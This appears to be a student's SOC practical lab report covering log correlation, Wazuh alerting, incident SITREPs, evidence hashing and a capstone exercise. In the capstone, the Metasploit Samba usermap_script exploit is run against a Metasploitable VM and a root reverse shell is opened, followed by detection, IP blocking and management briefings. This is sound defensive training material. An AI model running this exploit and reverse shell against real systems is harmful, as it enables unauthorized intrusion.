
SOC - Practical Application

- Advanced Log Analysis
  1. Log Correlation



Timestamp	Event ID	Source IP	Destination IP	Notes
2025-08-18 08:00:10	4625	192.168.1.100	45.33.32.156	High outbound traffic
2025-08-18 08:01:00	4625	192.168.1.101	1.1.1.1	Possible data exfiltration

  2. Summary

     - Log analysis revealed failed login attempts correlated with high outbound traffic, indicating potential compromise. Visualization highlighted suspicious IP behavior and abnormal data transfers. These findings suggest possible command-and-control communication or data exfiltration, requiring further monitoring and investigation.

- **Threat Intelligence Integration**
  1. Alert Enrichment

Alert ID	IP	Reputation	Notes
003	128.168.1.128	Suspicious (Behavior-based)	Possible C2 or abnormal traffic

  2. Threat Hunting
     - Threat hunting identified suspicious authentication activity involving non-system user accounts. The activity from IP 128.168.1.128 showed irregular login patterns and potential credential misuse. These findings suggest a possible compromise and highlight the need for continuous monitoring and further investigation to prevent unauthorized access.

```
┌──(root㉿kali)-[~]
└─# logger "ALERT: Suspicious outbound connection from 128.168.1.128 to external server"

┌──(root㉿kali)-[~]
└─# sudo tail -f /var/ossec/logs/alerts/alerts.log
** Alert 1777576589.78878: mail  - custom,threat_intel
2026 Apr 30 15:16:29 kali→journald
Rule: 100020 (level 12) → 'Threat Intel: Suspicious External IP Communication'
Apr 30 19:16:27 kali root[73259]: ALERT: Suspicious outbound connection from 128.168.1.128 to external server
```

```
┌──(root㉿kali)-[~]
└─# sudo grep "128.168.1.128" /var/ossec/logs/alerts/alerts.log
2026-04-30T15:16:27.692170-04:00 kali root: ALERT: Suspicious outbound connection from 128.168.1.128 to external server
Apr 30 19:16:27 kali root[73259]: ALERT: Suspicious outbound connection from 128.168.1.128 to external server

┌──(root㉿kali)-[~]
└─# sudo grep "login" /var/ossec/logs/alerts/alerts.log

┌──(root㉿kali)-[~]
└─# sudo grep -E "128.168.1.128|login" /var/ossec/logs/alerts/alerts.log
2026-04-30T15:16:27.692170-04:00 kali root: ALERT: Suspicious outbound connection from 128.168.1.128 to external server
Apr 30 19:16:27 kali root[73259]: ALERT: Suspicious outbound connection from 128.168.1.128 to external server
Apr 30 19:22:04 kali sudo[77894]:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/grep 128.168.1.128 /var/ossec/logs/alerts/a
command: /usr/bin/grep 128.168.1.128 /var/ossec/logs/alerts/alerts.log
Apr 30 19:22:16 kali sudo[77998]:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/grep login /var/ossec/logs/alerts/alerts.lo
command: /usr/bin/grep login /var/ossec/logs/alerts/alerts.log
```

- Incident Escalation Practice
    1. SITREP Draft

Title: Unauthorized Access on Server-Y

Incident Summary:
An unauthorized access incident was detected on Server-Y on 2025-08-18 at approximately 12:00 AM. The activity originated from IP address 192.168.1.128 and is associated with MITRE ATT&CK technique T1078 (Valid Accounts), indicating possible misuse of legitimate credentials. Initial analysis suggests abnormal login behavior and potential compromise of user credentials.

Timeline:

00:00 – Suspicious login activity detected
00:03 – Initial alert reviewed by Tier 1 analyst
00:07 – Investigation initiated
00:10 – Server isolated from network
00:15 – Incident escalated to Tier 2

Actions Taken:

* Identified suspicious login from IP 192.168.1.128
* Isolated the affected server to prevent further access
* Initiated log analysis and monitoring
* Escalated incident to Tier 2 for deeper investigation

Impact Analysis:

The affected system experienced unauthorized access, potentially exposing sensitive data. No confirmed lateral movement has been observed at this stage. Early containment minimized further risk.

Recommendations:

* Reset and enforce strong credentials for affected accounts
* Enable multi-factor authentication (MFA)
* Conduct full forensic analysis of Server-Y
* Monitor logs for additional suspicious activity
* Implement stricter access control policies

Conclusion:

The incident was detected and contained in a timely manner. Further investigation by Tier 2 is required to determine the full scope and ensure complete remediation.

NON-TECHNICAL BRIEFING

A security incident involving unauthorized access to one of our systems was detected around midnight. The issue was caused by suspicious login activity from an internal IP address. Our team quickly responded by isolating the affected system and preventing further access. At this time, there is no evidence of widespread impact, and the situation is under control. The incident has been escalated to our advanced security team for further investigation. Additional safeguards, including stronger authentication and monitoring, are being implemented to prevent similar incidents in the future.


- Alert Triage with Threat Intelligence
  1. Triage Simulation

```
┌──(root㉿kali)-[~]
└─# logger "ALERT: Suspicious PowerShell Execution | src_ip=192.168.1.101 | cmd=powershell.exe -enc SQBFAFgA ... "

┌──(root㉿kali)-[~]
└─# tail -f /var/log/syslog
2026-04-30T13:38:45.149659-04:00 kali grafana[1292]: logger=dashboard-service t=2026-04-30T13:38:45.145603532-04:00 level=info msg="No las
t resource version found, starting from scratch" orgID=1
2026-04-30T13:39:04.303374-04:00 kali CRON[8921]: (root) CMD (  [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then
/usr/lib/php/sessionclean; fi)
2026-04-30T13:39:12.442224-04:00 kali systemd[1]: Starting phpsessionclean.service - Clean php session files ...
2026-04-30T13:39:12.755802-04:00 kali systemd[1]: phpsessionclean.service: Deactivated successfully.
2026-04-30T13:39:12.756155-04:00 kali systemd[1]: Finished phpsessionclean.service - Clean php session files.
2026-04-30T13:39:16.117264-04:00 kali grafana[1292]: logger=dashboard-service t=2026-04-30T13:39:16.116316083-04:00 level=info msg="No las
t resource version found, starting from scratch" orgID=1
2026-04-30T13:39:46.115928-04:00 kali grafana[1292]: logger=dashboard-service t=2026-04-30T13:39:46.115382858-04:00 level=info msg="No las
t resource version found, starting from scratch" orgID=1
2026-04-30T13:40:17.160538-04:00 kali grafana[1292]: logger=dashboard-service t=2026-04-30T13:40:17.159714191-04:00 level=info msg="No las
t resource version found, starting from scratch" orgID=1
2026-04-30T13:40:48.244172-04:00 kali grafana[1292]: logger=dashboard-service t=2026-04-30T13:40:48.243259949-04:00 level=info msg="No las
t resource version found, starting from scratch" orgID=1
2026-04-30T13:40:51.095866-04:00 kali root: ALERT: Suspicious PowerShell Execution | src_ip=192.168.1.101 | cmd=powershell.exe -enc SQBFAF
gA ...
```

```
┌──(root㉿kali)-[~]
└─# sudo tail -f /var/ossec/logs/alerts/alerts.log
** Alert 1777571581.70306: mail  - custom,powershell
2026 Apr 30 13:53:01 kali→/var/log/syslog
Rule: 100010 (level 12) → 'Mock PowerShell Execution Alert'
2026-04-30T13:53:00.332894-04:00 kali root: powershell.exe -enc test attack from 192.168.1.101

** Alert 1777571581.70559: mail  - custom,powershell
2026 Apr 30 13:53:01 kali→journald
Rule: 100010 (level 12) → 'Mock PowerShell Execution Alert'
Apr 30 17:53:00 kali root[29784]: powershell.exe -enc test attack from 192.168.1.101
```


2. IOC Validation

192.168.1.101 is an Private IP.



- Evidence Preservation
  1. Volatile Data Collection

```
┌──(root㉿kali)-[~]
└─# sudo ./velociraptor --config server.config.yaml frontend -v
[INFO] 2026-04-23T19:46:18Z  _    __     __          _              __
[INFO] 2026-04-23T19:46:18Z | |  / /__  / /___  ____(_)_____ ____  / /____  ____
[INFO] 2026-04-23T19:46:18Z | | / / _ \/ / __ \/ ___/ / ___/ __ `/ __ \/ __/ __ \/ ___/
[INFO] 2026-04-23T19:46:18Z | |/ /  __/ / /_/ / /__/ / /  / /_/ / /_/ / /_/ /_/ / /
[INFO] 2026-04-23T19:46:18Z |___/\___/_/\____/\___/_/_/   \__,_/ .___/\__/\____/_/
[INFO] 2026-04-23T19:46:18Z                                  /_/
[INFO] 2026-04-23T19:46:18Z Digging deeper!                https://www.velocidex.com
[INFO] 2026-04-23T19:46:18Z This is Velociraptor 0.73.4 built on 2025-02-25T12:05:37Z (c5a3d32)
[INFO] 2026-04-23T19:46:18Z Loading config from file server.config.yaml
[INFO] 2026-04-23T19:46:18Z Starting Frontend. {"build_time":"2025-02-25T12:05:37Z","commit":"c5a3d32","version":"0.73.4"}
[INFO] 2026-04-23T19:46:18Z Increased open file limit to 999999
[INFO] 2026-04-23T19:46:18Z Setting temp directory to /tmp
[INFO] 2026-04-23T19:46:18Z Starting Org Manager service.
[INFO] 2026-04-23T19:46:18Z Starting services for Org <root> (root)
[INFO] 2026-04-23T19:46:18Z Starting Backup Services for Org <root> (root) every 24h0m0s
[INFO] 2026-04-23T19:46:18Z Frontend: Server will be master.
[INFO] 2026-04-23T19:46:18Z Filestore implementation FileBaseDataStore.
[INFO] 2026-04-23T19:46:18Z Starting Journal service for Org <root> (root).
[INFO] 2026-04-23T19:46:18Z Starting user manager service for org root
[INFO] 2026-04-23T19:46:18Z FrontendService: Watching for events from Server.Internal.FrontendMetrics
[INFO] 2026-04-23T19:46:18Z UserManagerService: Watching for events from Server.Internal.UserManager
[INFO] 2026-04-23T19:46:18Z Starting Server Scheduler Service for Org <root> (root)
[INFO] 2026-04-23T19:46:18Z Starting the notification service for Org <root> (root).
[INFO] 2026-04-23T19:46:18Z NotificationService: Watching for events from Server.Internal.Ping
[INFO] 2026-04-23T19:46:18Z NotificationService: Watching for events from Server.Internal.Pong
[INFO] 2026-04-23T19:46:18Z NotificationService: Watching for events from Server.Internal.Notifications
[INFO] 2026-04-23T19:46:18Z InventoryService: Watching for events from Server.Internal.Inventory
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum query_1.csv
547c784380e21c3e6ae5f69729c356bc7a5b0da131d0b3f1db5e259f9006291f  query_1.csv
```

2. Evidence Collection

```
┌──(root㉿kali)-[~]
└─# dd if=/dev/zero of=memory_dump.mem bs=1M count=10
10+0 records in
10+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.00317266 s, 3.3 GB/s

┌──(root㉿kali)-[~]
└─# sha256sum memory_dump.mem
e5b844cc57f57094ea4585e235f36c78c1cd222262bb89d53c94dcb4d6b3e55d  memory_dump.mem
```

3. Formating

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X RAM Dump	SOC Analyst	2025-08-18	e5b844cc57f57094ea4585e235f36c78c1cd222262bb89d53c94dcb4d6b3e55d
Netstat Log	Active Network Services	SOC Analyst	2025-08-18	647c784380e21c3e6ae5f69729c356bc7a5b0da131d0b3f1db5e259f9006291f

- Capstone Project: Full SOC Workflow Simulation
  1. Attack Simulation

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:30:e3:45
          inet addr:192.168.[redacted].131  Bcast:192.168.[redacted].255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe30:e345/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4262 (4.1 KB)  TX bytes:6868 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.[redacted].131
RHOST => 192.168.[redacted].131
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.[redacted].128
LHOST => 192.168.[redacted].128
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.[redacted].128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo btorIrViuSQMnXpt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "btorIrViuSQMnXpt\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.[redacted].128:4444 -> 192.168.[redacted].131:33630) at 2026-04-30 14:16:57 -0400
```

```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:30:e3:45 brd ff:ff:ff:ff:ff:ff
    inet 192.168.[redacted].131/24 brd 192.168.[redacted].255 scope global eth0
    inet6 fe80::20c:29ff:fe30:e345/64 scope link
       valid_lft forever preferred_lft forever
```

2. Detection and Triage

```
** Alert 1776975592.763391: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800
_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 16:19:52 kali→journald
Rule: 5501 (level 3) → 'PAM: Login session opened.'
User: root
Apr 23 20:19:52 kali sudo[136244]: pam_unix(sudo:session): session opened for user root(uid=0) by kali(uid=0)
uid: 0

** Alert 1776975902.763803: - ossec,pci_dss_10.2.7,pci_dss_10.6.1,gpg13_10.1,gdpr_IV_35.7.d,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AU.6,tsc_CC6.8,tsc_CC
,tsc_CC7.3,
2026 Apr 23 16:25:02 kali→netstat listening ports
Rule: 533 (level 7) → 'Listened ports status (netstat) changed (new port opened or closed).'
ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
tcp 0.0.0.0:1514 0.0.0.0:* 59867/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 59697/wazuh-authd
tcp6 :::3000 :::* 1300/grafana
tcp 127.0.0.1:5432 0.0.0.0:* 951/postgres
tcp6 ::1:5432 :::* 951/postgres
tcp 127.0.0.1:5601 0.0.0.0:* 910/node
tcp 127.0.0.1:45377 0.0.0.0:* 897/containerd
tcp 0.0.0.0:55000 0.0.0.0:* 59650/python3
tcp6 :::55000 :::* 59650/python3
Previous output:
ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
tcp 0.0.0.0:1514 0.0.0.0:* 59867/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 59697/wazuh-authd
tcp6 :::3000 :::* 1300/grafana
tcp 127.0.0.1:4444 0.0.0.0:* 134913/ruby
tcp 127.0.0.1:5432 0.0.0.0:* 951/postgres
tcp6 ::1:5432 :::* 951/postgres
tcp 127.0.0.1:5601 0.0.0.0:* 910/node
tcp 127.0.0.1:8080 0.0.0.0:* 134913/ruby
tcp 127.0.0.1:45377 0.0.0.0:* 897/containerd
tcp 0.0.0.0:55000 0.0.0.0:* 59650/python3
tcp6 :::55000 :::* 59650/python3
```

3. Response and Containment

```
┌──(root㉿kali)-[~]
└─# sudo cscli decisions add --ip 192.168.[redacted].128 --type ban
INFO[30-04-2026 14:24:25] Decision successfully added

┌──(root㉿kali)-[~]
└─# sudo cscli decisions list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
17101	cscli	Ip:192.168.[redacted].128	manual 'ban' from 'fbe4d53065e747c0b8f32261072[redacted]6a'	ban			1	3h59m25.024207882s	6

```
┌──(root㉿kali)-[~]
└─# sudo iptables -A INPUT -s 192.168.[redacted].131 -j DROP

┌──(root㉿kali)-[~]
└─# ping 192.168.[redacted].131
PING 192.168.[redacted].131 (192.168.[redacted].131) 56(84) bytes of data.

^Z
zsh: suspended  ping 192.168.[redacted].131
```

Timestamp	Source IP	Alert Description	MITRE
2026-04-30 14:16:57	192.168.142.128	Samba exploit	T1210

4. Escalation
   - Unauthorized exploitation of a Samba service was detected on a vulnerable system at 14:16 on 2026-04-30 from source IP 192.168.142.128. The attacker successfully established a reverse shell, confirming system compromise. This activity aligns with MITRE ATT&CK technique T1210 (Exploitation of Remote Services). Immediate containment actions included isolating the affected system and blocking the attacker IP using firewall controls. Due to confirmed unauthorized access and potential risk of lateral movement, the incident has been escalated to Tier 2 for further forensic analysis, scope assessment, and remediation to prevent recurrence.

5. Reporting and Briefing

Executive Summary:

A Samba vulnerability was exploited on a target system, resulting in unauthorized access. The attack originated from IP 192.168.142.128, where the attacker successfully gained a reverse shell. Immediate containment actions were taken to isolate the system and block further access.

Timeline:

14:16 – Exploit executed and reverse shell obtained
14:18 – Detection documented
14:20 – System isolated
14:22 – Attacker IP blocked

Recommendations:

* Patch Samba vulnerability
* Disable unnecessary services
* Implement network segmentation
* Deploy intrusion detection systems
* Monitor for suspicious activity

Impact Analysis:

The system was compromised, allowing unauthorized access. No evidence of widespread lateral movement was observed. Early containment minimized potential damage.

MANAGER BRIEFING (NON-TECHNICAL)

A security incident occurred where a vulnerability in one of our systems was exploited, allowing unauthorized access. The issue was quickly identified and contained by isolating the affected system and blocking the attacker. There is no indication of further spread or major data loss. Additional security measures are being implemented to prevent similar incidents in the future.